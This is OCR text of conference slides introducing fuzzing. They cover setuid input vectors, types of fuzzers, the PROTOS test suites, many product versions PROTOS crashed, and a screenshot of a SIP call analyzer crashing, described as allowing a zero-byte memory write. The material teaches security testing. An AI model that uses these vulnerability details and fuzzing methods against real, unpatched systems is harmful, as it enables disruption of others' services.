Fuzzing

Ilja van Sprundel <ilja@suresec.org>

Agenda

- General fuzzing info
- Current fuzzers:
  - What does it do
  - What did it break
  - Additional information
  - Some demonstrations
- Build your own
- conclusion

General fuzzing info

What is fuzzing

- Sending semi-random data to an application
- Semi-random: good enough so it'll look like valid data, bad enough so it might break stuff
- When people hear “fuzzing” they imediately think http, THERE IS MORE TO FUZZING THAN JUST HTTP !!!
- You can fuzz:
  - Network protocols
  - Network stacks
  - Arguments, signals, stdin, envvar, file descriptors, ...
  - Api's (syscalls, library calls)
  - files
- Fuzzers are way cool, the thrill of fuzzing is hard to explain, you have to see it to believe it.

Input and output for suids

	fork	exec	dangers to suid	dangers from suid
arguments	y	y	p	u
env variables	y	y	p	u
program name	y	y	u	u
umask	y	y	p	u
signal masks	y	y	p	u
file descriptors	y	y	p	p
iopl	y	y	u	p
ioperm	n	y	u	p
(e)(fs)(s)uid	y	y	u	p
current working directo	y	y	m	u
shared memory	y	y*	u	p
tty	y	y	u	u
rlimits	y	y	m	u
timers	y	y	p	u

y	yes
n	no
p	potentially
u	unlikeky
m	might be

* exec() after exec() detaches all shared memory

I'm sure I missed some stuff !

Types of fuzzers

- Manual testing:
  - Use normal client/server
  - Observe what happens
  - Look for interesting data (size fields, ...)
  - Change some of this data
  - Observe what happens
- Semi-automatic fuzzing:
  - Have a tiny script/program
  - Do one run, see what happens
- Automatic fuzzing:
  - Use a script/program and iterate over a lot of possible outputs (can be an endless loop)
  - Just wait till something crashes

Type of fuzzers (II)

- Fuzzing tools:
  - Fuzzers made by somebody
  - Usually to fuzz one specific protocol
- Fuzzing frameworks
  - Usually written in some scripting language (perl/python)
  - Comes with cool fuzzing api's in most cases
  - Can support a lot of (network protocols)
  - Some allow to do more then just network fuzzing
  - Have a learning curve most of the time

Current fuzzers

Protos


- Developed at the university Oulu
- 1999-2001, 2002-2003
- Spinoff company: codenomicon
- Designed several fuzzers
- Most known for the sip and snmp fuzzers
- Written in java :-(
- Check out

http://www.ee.oulu.fi/research/ouspg/protos/

Stuff it broke


- - OmniPCX Enterprise 5.0 Lx
- - Cirpack Switches software version < 4.3c
- - Cisco IP Phone Model 7940/7960 running SIP images prior to 4.2
- - Cisco Routers running Cisco IOS 12.2T and 12.2 'X' trains
- - Cisco PIX Firewall running software versions with SIP support, beginning with version 5.2(1) and up to, but not including versions 6.2(2), 6.1(4), 6.0(4) and 5.2(9)
- - Sipc (version 1.74)
- - Ingate Firewall < 3.1.3
- - Ingate SIParator < 3.1.3
- - All versions of SIP Express Router up to 0.8.9
- - Mediatrix VoIP Access Devices and Gateways firmware < SIPv2.4
- - Succession Communication Server 2000 (- Compact)
- - adtran ATLAS 550, ATLAS 800 (Plus), ATLAS 810Plus, ATLAS 890, DSU IV ESP, ESU 120e, Express 5110, Express 5200, Express 5210, Express 6100
- DSU IQ, IQ 710, 1st GEN, IQ Probe, TSU IQ, TSU IQ RM, TSU IQ Plus, NetVanta 3200, ADVISION, N-Form, T-Watch, OSU 300, Express 6503,
- Smart 16 Controller, TSU ESP, ... see http://www2.adtran.com/support/snmp/
- - AdventNet Web NMS 2.3
- - ADVA AG Optical Networking: FSP 3000, FSP 2000, FSP II, FSP I, FSP 1000, FSP 500, CELL-ACE, CELL-ACE-PLUS, FSP Element Manager,
- FSP Network Manager, CELL-SCOPE
- - LOTS more snmp issues
- **--> protos exposed 'the big snmp fuckup'**
- - http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/h2250v4/index.html
- - iPlanet Directory Server, version 5.0 Beta and versions up to and including 4.13
- - IBM SecureWay V3.2.1 running under Solaris and Windows 2000
- - Lotus Domino R5 Servers (Enterprise, Application, and Mail), prior to 5.0.7a
- - Critical Path LiveContent Directory, version 8A.3
- - Critical Path InJoin Directory Server, versions 3.0, 3.1, and 4.0
- - Teamware Office for Windows NT and Solaris, prior to version 5.3ed1
- - Qualcomm Eudora WorldMail for Windows NT, version 2
- - Microsoft Exchange 5.5 prior to Q303448 and Exchange 2000 prior to Q303450
- - Network Associates PGP Keyserver 7.0, prior to Hotfix 2
- - Oracle Internet Directory, versions 2.1.1.x and 3.0.1
- - OpenLDAP, 1.x prior to 1.2.12 and 2.x prior to 2.0.8
- - ... a lot more


Protos's spinoff



More protos stuff

- You can still find lots of interesting bugs with protos
- Example: hammer call analyser
- Write 0-byte anywhere in memory
- Many thanks to Kokanin for this one !


Hammer Call Analyzer - Capture
File Edit Capture Filters View Options Help
Frame List
Frame | Date/Time as: mm/dd/yy ... | Summary | Size | Src Addr | Dst Addr
22344 | 09/19/05 20:24:54.492000 | SIP->INVITE | 549 bytes | 137.226.11... | 137.226.1
22345 | 09/19/05 20:24:54.601945 | SIP->INVITE | 549 bytes | 137.226.11... | 137.226.1
22346 | 09/19/05 20:24:54.712123 | SIP->INVITE | 550 bytes | 137.226.11... | 137.226.1
22347 | 09/19/05 20:24:54.822084 | SIP->INVITE | 550 bytes | 137.226.11... | 137.226.1
22348 | 09/19/05 20:24:54.931980 | SIP->INVITE | 550 bytes | 137.226.11... | 137.226.1
22349 | 09/19/05 20:24:55.041937 | SIP->INVITE | 551 bytes | 137.226.11... | 137.226.1
22350 | 09/19/05 20:24:55.079974 | ETH | 60 bytes | 00-04-9a-75... | 01-80-c2-(
22351 | 09/19/05 20:24:55.152114 | SIP->INVITE | 552 bytes | 137.226.11... | 137.226.1
22352 | 09/19/05 20:24:55.262004 | SIP->INVITE | 591 bytes | 137.226.11... | 137.226.1
22353 | 09/19/05 20:24:55.372248 | SIP->INVITE | 1023 bytes | 137.226.11... | 137.226.1
22354 | 09/19/05 20:24:55.484289 | IPv4->Fragmented data | 904 bytes | 137.226.11... | 137.226.1
22355 | 09/19/05 20:24:55.484501 | IPv4->Fragmented data | 1514 bytes | 137.226.11... | 137.226.1
22356 | 09/19/05 20:24:55.484619 | IPv4->Fragmented data | 1514 bytes | 137.226.11... | 137.226.1
Discover On
137.226.113.202
20:24:54.601945 SIP->INVITE
20:24:54.712123 SIP->INVITE
20:24:54.822084 SIP->INVITE
20:24:54.931980 SIP->INVITE
20:24:55.041937 SIP->INVITE
20:24:55.152114 SIP->INVITE
20:24:55.262004 SIP->INVITE
20:24:55.372248 SIP->INVITE
Call Flow
Call List
Statistics
Hammer Call Analyzer
Hammer Call Analyzer hat ein Problem festgestellt und muss beendet werden.
Falls Sie Ihre Arbeit noch nicht gespeichert hatten, können Daten möglicherweise verloren gegangen sein.
Dieses Problem bitte auch an Microsoft berichten.
Ein Problembericht, den Sie uns senden können, wurde erstellt. Wir werden diesen Bericht vertraulich und anonym bearbeiten.
Um zu sehen, welche Daten Ihr Bericht enthält, klicken Sie hier.
Problembericht senden
Nicht senden
Frame Decode
Data Decode
Hex Data
Text Data
For Help, press F1
